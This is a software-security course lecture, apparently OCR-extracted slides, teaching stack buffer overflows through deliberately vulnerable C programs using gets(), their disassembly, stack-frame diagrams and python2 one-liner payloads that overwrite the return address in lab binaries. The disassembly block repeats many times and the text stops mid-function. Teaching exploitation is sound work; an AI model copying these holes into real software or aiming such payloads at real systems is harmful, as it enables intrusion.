CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: NSC 220

Time: Monday 5:00PM - 7:50PM

How to approach crackme_1_32?

Run the program

Strace the program

Read disassembly, decompiled code

Debug the program

Last Class

1. Stack-based buffer overflow (Sequential buffer overflow)
    a. Brief history of buffer overflow
    b. Information C function needs to run
    c. C calling conventions (x86, x86-64)
    d. Overflow local variables

This Class

1. Stack-based buffer overflow (Sequential buffer overflow)
    a. Overflow RET address to execute a function
    b. Overflow RET and more to execute a function with parameters

Overwrite RET

Control-flow Hijacking

Return address and Function frame pointer

Saved EBP/RBP (frame pointer, data pointer) and **saved EIP/RIP** (RET, return address, code pointer) are stored on the stack.

What prevents a program/function from writing/changing those values?

Stack-based Buffer Overflow

An attacker can overwrite the saved EIP/RIP value on the stack

- The attacker's goal is to change a saved EIP/RIP value to point to attacker's data/code
- Where the program will start executing the attacker's code

One of the most common vulnerabilities in C and C++ programs.

Buffer Overflow Example: overflowret1_32


```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  printf("The addr of print_flag is %p\n", print_flag);
  vulfoo();
  printf("I pity the fool!\n");
}
```

gets()


gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ('\0'). No check for buffer overrun is performed (see BUGS below).

An unsafe function. Never use this when you program.


```
00001338 <vulfoo>:
    1338:      f3 0f 1e fb            endbr32
    133c:      55                     push   ebp
    133d:      89 e5                  mov    ebp,esp
    133f:      83 ec 18               sub    esp,0x18
    1342:      83 ec 0c               sub    esp,0xc
    1345:      8d 45 f2               lea    eax,[ebp-0xe]
    1348:      50                     push   eax
    1349:      e8 fc ff ff ff         call   134a <vulfoo+0x12>
    134e:      83 c4 10               add    esp,0x10
    1351:      b8 00 00 00 00         mov    eax,0x0
    1356:      c9                     leave
    1357:      c3                     ret
```




```
00001338 <vulfoo>:
   1338:     f3 0f 1e fb            endbr32
   133c:     55                     push   ebp
   133d:     89 e5                  mov    ebp,esp
   133f:     83 ec 18               sub    esp,0x18
   1342:     83 ec 0c               sub    esp,0xc
   1345:     8d 45 f2               lea    eax,[ebp-0xe]
   1348:     50                     push   eax
   1349:     e8 fc ff ff ff         call   134a <vulfoo+0x12>
   134e:     83 c4 10               add    esp,0x10
   1351:     b8 00 00 00 00         mov    eax,0x0
   1356:     c9                     leave
   1357:     c3                     ret
```



```
00001338 <vulfoo>:
    1338:      f3 0f 1e fb            endbr32
    133c:      55                     push   ebp
    133d:      89 e5                  mov    ebp,esp
    133f:      83 ec 18               sub    esp,0x18
    1342:      83 ec 0c               sub    esp,0xc
    1345:      8d 45 f2               lea    eax,[ebp-0xe]
    1348:      50                     push   eax
    1349:      e8 fc ff ff ff         call   134a <vulfoo+0x12>
    134e:      83 c4 10               add    esp,0x10
    1351:      b8 00 00 00 00         mov    eax,0x0
    1356:      c9                     leave
    1357:      c3                     ret
```



```
00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                      push   ebp
    133d:       89 e5                   mov    ebp,esp
    133f:       83 ec 18                sub    esp,0x18
    1342:       83 ec 0c                sub    esp,0xc
    1345:       8d 45 f2                lea    eax,[ebp-0xe]
    1348:       50                      push   eax
    1349:       e8 fc ff ff ff          call   134a <vulfoo+0x12>
    134e:       83 c4 10                add    esp,0x10
    1351:       b8 00 00 00 00          mov    eax,0x0
    1356:       c9                      leave
    1357:       c3                      ret
```



...


...

RET


ebp → Saved ebp (main)

esp → Something 0x18 bytes


```
00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                      push   ebp
    133d:       89 e5                   mov    ebp,esp
    133f:       83 ec 18                sub    esp,0x18
    1342:       83 ec 0c                sub    esp,0xc
    1345:       8d 45 f2                lea    eax,[ebp-0xe]
    1348:       50                      push   eax
    1349:       e8 fc ff ff ff          call   134a <vulfoo+0x12>
    134e:       83 c4 10                add    esp,0x10
    1351:       b8 00 00 00 00          mov    eax,0x0
    1356:       c9                      leave
    1357:       c3                      ret
```




```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb          endbr32
    133c:    55                   push   ebp
    133d:    89 e5                mov    ebp,esp
    133f:    83 ec 18             sub    esp,0x18
    1342:    83 ec 0c             sub    esp,0xc
    1345:    8d 45 f2             lea    eax,[ebp-0xe]
    1348:    50                   push   eax
    1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:    83 c4 10             add    esp,0x10
    1351:    b8 00 00 00 00       mov    eax,0x0
    1356:    c9                   leave
    1357:    c3                   ret
```




```
00001338 <vulfoo>:
    1338:      f3 0f 1e fb            endbr32
    133c:      55                     push   ebp
    133d:      89 e5                  mov    ebp,esp
    133f:      83 ec 18               sub    esp,0x18
    1342:      83 ec 0c               sub    esp,0xc
    1345:      8d 45 f2               lea    eax,[ebp-0xe]
    1348:      50                     push   eax
    1349:      e8 fc ff ff ff         call   134a <vulfoo+0x12>
    134e:      83 c4 10               add    esp,0x10
    1351:      b8 00 00 00 00         mov    eax,0x0
    1356:      c9                     leave
    1357:      c3                     ret
```



```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb          endbr32
    133c:    55                   push   ebp
    133d:    89 e5                mov    ebp,esp
    133f:    83 ec 18             sub    esp,0x18
    1342:    83 ec 0c             sub    esp,0xc
    1345:    8d 45 f2             lea    eax,[ebp-0xe]
    1348:    50                   push   eax
    1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:    83 c4 10             add    esp,0x10
    1351:    b8 00 00 00 00       mov    eax,0x0
    1356:    c9                   leave
    1357:    c3                   ret
```



```
00001338 <vulfoo>:
   1338:    f3 0f 1e fb          endbr32
   133c:    55                   push   ebp
   133d:    89 e5                mov    ebp,esp
   133f:    83 ec 18             sub    esp,0x18
   1342:    83 ec 0c             sub    esp,0xc
   1345:    8d 45 f2             lea    eax,[ebp-0xe]
   1348:    50                   push   eax
   1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
   134e:    83 c4 10             add    esp,0x10
   1351:    b8 00 00 00 00       mov    eax,0x0
   1356:    c9                   leave
   1357:    c3                   ret
```



...

...


RET

ebp → Saved ebp (main)

eax = ebp - 0xe → Something 0x18 bytes


esp → Something 0xc bytes

```
00001338 <vulfoo>:
    1338:      f3 0f 1e fb           endbr32
    133c:      55                    push   ebp
    133d:      89 e5                 mov    ebp,esp
    133f:      83 ec 18              sub    esp,0x18
    1342:      83 ec 0c              sub    esp,0xc
    1345:      8d 45 f2              lea    eax,[ebp-0xe]
    1348:      50                    push   eax
    1349:      e8 fc ff ff ff        call   134a <vulfoo+0x12>
    134e:      83 c4 10              add    esp,0x10
    1351:      b8 00 00 00 00        mov    eax,0x0
    1356:      c9                    leave
    1357:      c3                    ret
```




```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb          endbr32
    133c:    55                   push   ebp
    133d:    89 e5                mov    ebp,esp
    133f:    83 ec 18             sub    esp,0x18
    1342:    83 ec 0c             sub    esp,0xc
    1345:    8d 45 f2             lea    eax,[ebp-0xe]
    1348:    50                   push   eax
    1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:    83 c4 10             add    esp,0x10
    1351:    b8 00 00 00 00       mov    eax,0x0
    1356:    c9                   leave
    1357:    c3                   ret
```

```
mov esp, ebp
pop ebp
```



```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb          endbr32
    133c:    55                   push   ebp
    133d:    89 e5                mov    ebp,esp
    133f:    83 ec 18             sub    esp,0x18
    1342:    83 ec 0c             sub    esp,0xc
    1345:    8d 45 f2             lea    eax,[ebp-0xe]
    1348:    50                   push   eax
    1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:    83 c4 10             add    esp,0x10
    1351:    b8 00 00 00 00       mov    eax,0x0
    1356:    c9                   leave
    1357:    c3                   ret
```

```
mov esp, ebp
pop ebp
```




esp

ebp -> main’s stack frame

```
00001338 <vulfoo>:
    1338:      f3 0f 1e fb           endbr32
    133c:      55                    push   ebp
    133d:      89 e5                 mov    ebp,esp
    133f:      83 ec 18              sub    esp,0x18
    1342:      83 ec 0c              sub    esp,0xc
    1345:      8d 45 f2              lea    eax,[ebp-0xe]
    1348:      50                    push   eax
    1349:      e8 fc ff ff ff        call   134a <vulfoo+0x12>
    134e:      83 c4 10              add    esp,0x10
    1351:      b8 00 00 00 00        mov    eax,0x0
    1356:      c9                    leave
    1357:      c3                    ret
```


```
mov esp, ebp
pop ebp
```



eip = RET

Overwrite RET

```
00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                      push   ebp
    133d:       89 e5                   mov    ebp,esp
    133f:       83 ec 18                sub    esp,0x18
    1342:       83 ec 0c                sub    esp,0xc
    1345:       8d 45 f2                lea    eax,[ebp-0xe]
    1348:       50                      push   eax
    1349:       e8 fc ff ff ff          call   134a <vulfoo+0x12>
    134e:       83 c4 10                add    esp,0x10
    1351:       b8 00 00 00 00          mov    eax,0x0
    1356:       c9                      leave
    1357:       c3                      ret
```



...

...

Addr of printsecret

ebp

Saved ebp (main)

eax = ebp - 0xe

Something 0x18 bytes

Something 0xc bytes

esp

eax; addr of buf

...

Exploit will be something like:

```
python2 -c "print 'A'*18+'\xfd\x55\x55\x56'" | ./bufferoverflow_overflowret1_32
```

Buffer Overflow Example: overflowret1_64

```
00000000004012a7 <vulfoo>:
  4012a7:	f3 0f 1e fa          	endbr64
  4012ab:	55                   	push   rbp
  4012ac:	48 89 e5             	mov    rbp,rsp
  4012af:	48 83 ec 10          	sub    rsp,0x10
  4012b3:	48 8d 45 fa          	lea    rax,[rbp-0x6]
  4012b7:	48 89 c7             	mov    rdi,rax
  4012ba:	b8 00 00 00 00       	mov    eax,0x0
  4012bf:	e8 0c fe ff ff       	call   4010d0 <gets@plt>
  4012c4:	b8 00 00 00 00       	mov    eax,0x0
  4012c9:	c9                   	leave
  4012ca:	c3                   	ret
```

Exploit will be something like:


```
python2 -c "print 'A'*?? + '\x??\x??\x??\x??\x??\x00\x00\x00'" | ./bufferoverflow_overflowret1_64
```

Return to a function with parameter(s)


Buffer Overflow Example: overflowret2_32

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```


```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
mov esp, ebp
pop ebp
ret
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



```
mov esp, ebp
pop ebp
ret
```


```
int printsecret(int i)
{
